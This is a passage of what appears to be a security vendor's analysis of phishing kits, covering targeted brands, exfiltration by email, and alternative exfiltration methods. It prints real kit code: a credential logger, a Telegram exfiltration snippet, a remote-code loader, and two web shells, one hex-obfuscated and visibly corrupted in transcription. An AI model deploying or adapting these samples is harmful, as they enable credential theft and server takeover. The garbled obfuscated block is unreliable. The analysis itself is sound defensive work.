

Deep water: exploring phishing kits

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
About 10 years ago, Group-IB started developing a unique system to collect phishing kits. Phishing kits, a tool used by scammers, already had quite a rich history at the time. Over this period, Group-IB's Computer Emergency Response Team (CERT-GIB) built a solid phishing kit database, which was updated regularly. The database helps Group-IB fight phishing that targets specific brands.

Phishing kits are archive files with a set of scripts that ensure a phishing website works. Simply put, it is a toolset used to build phishing websites in large numbers. Such kits allow scammers with basic programming skills to deploy hundreds of phishing pages, often using them as substitute for each other.

Brands

In 2020, Group-IB discovered phishing kits that targeted over 260 unique brands. The most popular brand exploited in phishing kits was Microsoft and its products and services such as Microsoft Live, Microsoft Office 365, Microsoft OneDrive, and Microsoft Outlook. Other popular brands targeted by phishing kits include PayPal, Google, and Yahoo.


Cybercriminals mainly target online services (**30.7%**). By stealing user account credentials, hackers gain access to the data contained in linked bank cards. Email services became less appealing last year, with the share of phishing kits targeting them dropping to **22.8%**. Financial institutions turned out to be the third favorite among scammers, with their share totaling above **20%**.



Most kits continue to use email to exfiltrate stolen data. As it stands, only 6% of phishing kits do not use any email addresses, while 64% of them use two or more email addresses.

THE NUMBER OF EMAILS MENTIONED IN PHISHING KITS IN 2020


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Cybercriminals most often use free email services to exfiltrate stolen data. For example, the top 10 most common email domains found in phishing kits include public email services only. They account for 61% of the total number of emails used in phishing kits.

MAIL DOMAINS MOST FREQUENTLY USED IN PHISHING KITS IN 2020

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As a rule, scammers use disposable temporary emails in phishing kits. Only 23% of emails found in Group-IB's phishing kit database were used more than once.

Alternative methods of exfiltrating stolen data

CERT-GIB analysts divide alternative ways for cybercriminals to obtain data into two main categories: local (when the data is stored in a file located on the phishing resource itself) and remote (when it is sent to a different host).

Local techniques:

Text files: They usually have a .txt extension, but others exist as well, for example .jpg. In any case, the data is usually written in text format. The stolen data files are stored on the same hosting as the phishing site and can be downloaded externally.

```
<?php
header
('location:');
$handle=fopen("usernames.txt","a");
foreach($_POST as $variable=>$value)
{
fwrite($handle,$variable);
fwrite($handle,"=");
fwrite($handle,$value);
fwrite($handle,"\r\n");
}
fwrite($handle,"\r\n");
fclose($handle);
header("location:https://[REDACTED]");
exit;
?>
```

MySQL databases: This technique is difficult to implement and therefore rarely used. It is not easy to extract data from the source. The problem is that creating the database requires additional effort, which is not usually automated by the developer of the phishing kit. A typical phishing kit contains only a brief guide to setting up a database, which requires basic knowledge of how to operate one.

Remote techniques:

- Sending a GET/POST request to a remote server: The server can be legitimate or owned by the attackers. Some cybercriminals use Google Forms to transfer stolen data, for example.
- Sending data via Telegram API: This is an increasingly popular technique that makes it possible to send compromised data to a private Telegram channel using a special script. To do so, scammers require only an API key and a channel ID. There is a special Telegram platform for creating and performing phishing attacks. A recent study by Group-IB about the Classiscam scheme describes the platform in detail.

A script used to transfer data to a private Telegram channel:


```

curl_setopt($ch, CURLOPT_URL, 'https://api.telegram.org/[REDACTED]/sendMessage');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, '{"chat_id\": \"[REDACTED]\", \"text\": \"\".$data.\"\", \"disable_notification\": false}');

$headers = array();
$headers[] = 'Content-Type: application/json';
curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

$result = curl_exec($ch);

```



Extra features

Sometimes the functionality of phishing kits goes beyond creating phishing pages. They may be used to upload a malicious file to the victim's device. One of the phishing kits examined by CERT-GIB allowed the scammers to create a temporary file using the VBScript language and then add the malicious code of the Ramnit worm to it in binary form, byte by byte. The code was then run using the Windows Script Host.

An example of a script for uploading malware to the host of a user who visited the phishing page:

Access to the web shell requires a password, which after SHA1 and MD5 hashing will look like this: aafedc957d39b975c5d15413825b033f.

Another case study by CERT-GIB shows a more complicated technique. The web shell was not located in the phishing kit but required downloading from a Pastebin, the link to which was assembled part by part.

Hidden web shell download:

```
<?php
include ('antibot.php');
$get_ip = $Botname[165].$Botname[146].$Botname[396];
$function="$get_ip";
//...
file_put_contents("function.php", file_get_contents($function)); require_once "function.php";
?>
```

It should be mentioned that the antibot.php script is a simple way to bypass automatic detection of phishing resources, which restricts access to phishing pages from specific IP addresses or using specific user agents/hostnames. In this specific example, the link is specified in the array of known bots/crawlers, for which access to the phishing resource will be limited.

Array with a disassembled link:

```
$Botname = array( // LIST BOOTS NAME
    "bot",
    "above",
    "google",
    "softlayer",
    "amazonaws",
    "cvveillance",
    "compatible",
    "facebook",
    "phishtank",
    "dreamhost",
    "netpilot",
    "calyxinstitute",
    //...
    "bit.ly/",
    //...
    "https://",
    //...
    "<id_of_the_link>");
```

The downloadable script consists of two parts. The first one is a public web shell that works similarly to the previous one and simply uploads files to the hosting resource.

Public web shell:

```
<?php
$files = @$_FILES["files"];
if ($files["name"] != '') {
    $fullpath = $_REQUEST["path"] . $files["name"];
    if (move_uploaded_file($files["tmp_name"], $fullpath)) {
        echo "<h1><a href='\"$fullpath\">OK-Click here!</a></h1>";
    }
}
echo '<html><head><title>PayPal</title></head><body><form method=POST enctype="multipart/form-data" action=""><input
type=text name=path><input type="file" name="files"><input type=submit value="UP"></form></body></html>';
?>
```

The second one, obfuscated using a simple algorithm and hidden after the lure text, is an additional web shell. The developer of the phishing kit is notified when the web shell is installed.

Hidden web shell:

```
<?php
/*...*/
$["\x47\x4c0\x42A\x4c\x53"]["\x77\x72\x78\x6d\x77\x7ams\x66"]="y";$["\x47\x4c\x4f\x42A\x4c\x53"]{
"\x6e\x6c\x63\x6b\x76\x63\x6c"="e\x6d\x61\x691s";$["\x47\x4c\x4f\x42A\x4c\x53"]["\x61k\x70\x6f\x66\x62\x6c\x77"]=
"\n\x61\x6d\x65_\x66i\x6c\x65";$["G\x4c0B\x41\x4c\x53"]["q\x79g\x73\x65\x6f\x65"]="t\x79p\x65\x5f\x66\x69\x6c\x65";$[
"GLOB\x41\x4c\x53"]["\x6a\x6a\x73\x6c\x6f\x75t\x7a\x70\x63"]="\x74\x6d\x70\x5f\x66i\x6c\x65";$["GL\x4f\x42A\x4c\x53"]{
"\c\x6d\x6c\x74\x69\x72\x79"="cont\x65n\x74_\x64i\x72";$["\x47\x4c\x4f\x42\x41\x4c5"]["v\x70\x66qo\x64g\x77w"]=
"\x65\x6d\x61\x69\x6c";$["G\x4c0B\x41L\x53"]["d\x6efjma\x76\x64"]="e\x6d\x61i1";if(isset($_GET["\x75\x6e\x6b"]))$$_GET[
"\x75\x6eek"]=="k\x69\x6d\x67\x78"}(if(isset($_POST["u\x701\x6fad"]))){$($_["\x47\x4c\x4f\x42B\x41LS"]["c\x6del\x6c\x79\x74i7y"])=
"\x2e";$($_["\x47\x4c\x4f\x42\x41\x4c\x53"]["g\x61\x73\x69\x75w\x78\x69w"]="\x63\x6f\x6e\x74\x65\x6e\x74\x5f\x64\x69r";$($_
"\x47\x4c\x4f\x42AL\x53")["\x6aj\x73\x6coul\x74\x7a\x70\x63"]=$_FILES["fich\x69e\x72"]["\x74\x6dp\x5fname"];if(!
is_uploaded_file($($_["\x47L\x4f\x42\x41\x4c\x53"]["\x6aj\x73lo\x75\x74\x7a\x70\x63"])))exit("\x4ce\x20f\x69chi\x65\x72
e\x73\x74\x20i\x6e\x74\x72\x6fuv\x61b1\x65");$($_["\x47L\x4f\x42\x41\x4c\x53"]["\x71\x74\x79\x67\x73\x65\x6fhe"]=$_FILES{
"f\x69\x63\x69\x69er"}["\x74\x79pe"];$($_["\x47LO\x42\x41L\x53"]["\x61kprof\x621\x77"]=$_FILES["\x66\x69\x63\x68i\x65\x72"]{
"na\x6d\x65"};if(!move_uploaded_file($($_["GL\x4f\x42\x41L\x53"]["j\x73\x6co\x75\x74z\x70\x63"])),$($_["GLOBAL\x53"]{
"\x67\x61s\x69u\x77\x781\x77"}).$($_["GL\x4f\x42\x41\x4c\x53"]["a\x6b\x70\x6f\x66\x62\x6c\x77"}))exit(
"I\x6d\x70o\x73\x73\x69ble \x64e\x20\x63op\x69er\x20\x6ce\x20\x661c\x68\x69\x65r \x64an\x73 $content_dir");}echo
"<f\x6f\x72\x6d
\x6d\x65\x74\x68\x6fd\x3d\x22P\x4f5\x54\x22\x20a\x63\x74i\x6fn=\x22#\x20\x65nct\x79\x70\x65=\x22\x6d\x75\x6c\x74i\x70\x61rt/
\x66\x6f\x72m-\x64a\x74a\>\x3ci\x6eput \x74\x79p\x65=\x66\x69\x6c\x65"
\x6ea\x6de\x3d\x22\x66ichi\x65\x72"\x20s\x69\x7ae=\x223\x30\x22\x3e\x3c\x69np\x75\x74\x20t\x79\x70\x65\x3d"\x73\x75bm\x69\x7
4\x22 \x6ea\x6d\x65=\x22up\x6coad"\x20\x76\x61\x6c\x75\x65\x3d\x220p\x6coa\x64er\x22\x3e\x3c/fo\x72\x6d\x3e\n\t\n";}$($_
"\x47L\x4f\x42\x41L\x4c5")["m\x651c\x6bvo\x6c"]=$_["\x651c\x6bvo\x6c"]@hotmail.com";$($_["\x47\x4c\x4f\x42\x41LS"]{
"vrpf\x71\x6f\x64\x67\x77w"}=$_["\x651c\x6bvo\x6c"]@hotmail.com";$($_["G\x4c\x4f\x42\x41L\x4c5"]["\x77\x72x\x6d\x77\x7am\x73\x66"])=
$_SERVER["\x48\x547P\x5fH\x4f\x53I"];$_SERVER["RE\x51\x55\x45ST\x5fURI"];@mail($($_["G\x4c0\x42\x41\x4c5"]{
"d\x69n\x66\x6a\x6da\x76\x64"}),":": $_SERVER["\x50HP_\x53ELF"],"\x65\x78\x70\x6c\x6f\x69\x74\x20".$($_
"\x47\x4c\x4f\x42\x41LS")["\x72x\x6d\x77\x7a\x6d\x73\x66"].".","From": ". $($_["GLOBAL\x53"]["\x6d\x65\x6cck\x76c\x6c"].
"\x3c".$($_["\x47L\x4f\x42\x41L\x53"]["\x6d\x651\x63\x6b\x76c\x6c"].">\x72\x5cn");
?>
```

Some developers leave additional traces in phishing kits, which can make it easier to attribute them in the future:

